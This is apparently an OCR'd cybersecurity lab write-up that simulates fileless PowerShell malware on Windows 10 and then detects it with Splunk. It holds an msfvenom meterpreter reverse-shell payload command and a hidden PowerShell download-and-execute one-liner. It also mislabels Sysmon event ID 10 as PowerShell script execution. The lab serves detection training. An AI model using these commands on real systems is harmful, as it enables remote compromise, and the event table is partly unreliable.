PHASE 3:

Scenario 1 : Fileless Malware with PowerShell

step 1: Crafting the Fileless Payload (on Kali)

- # Create payload using msfvenom
- msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.14 LPORT=443 -f ps1 > payload.ps1
- # Host it via Python HTTP server
- cd /root/Desktop/
- python3 -m http.server 80


Step 2 : Simulate Phishing Click (on Windows 10)

Open PowerShell as a low-privilege user (normal user)


- powershell -ep bypass -nop -w hidden -c "IEX (New-Object Net.WebClient). DownloadString('http://192.168.1.15/payload.ps1')"

Step 3: Listen for Reverse Shell on Kali

Start **Metasploit** listener to catch the session:




Step 4: Simulate Spear Phishing on Windows



And open this file any how

Step 5: Detect Using Splunk (Ubuntu Server)

- index=winlogs host=DESKTOP-PERTPN8 sourcetype=WinEventLog:Microsoft-Windows-Sysmon/Operational (EventCode=1 OR EventCode=3 OR EventCode=4688 OR EventCode=10)



Events and there eventid :

Event Source	Event ID	Description
Sysmon	1	Process Creation
Sysmon	3	Network Connection
Sysmon	10	PowerShell Script Execution
Security Log	4688	New Process Created (via PowerShell)
PowerShell Logs	4104	Script Block Logging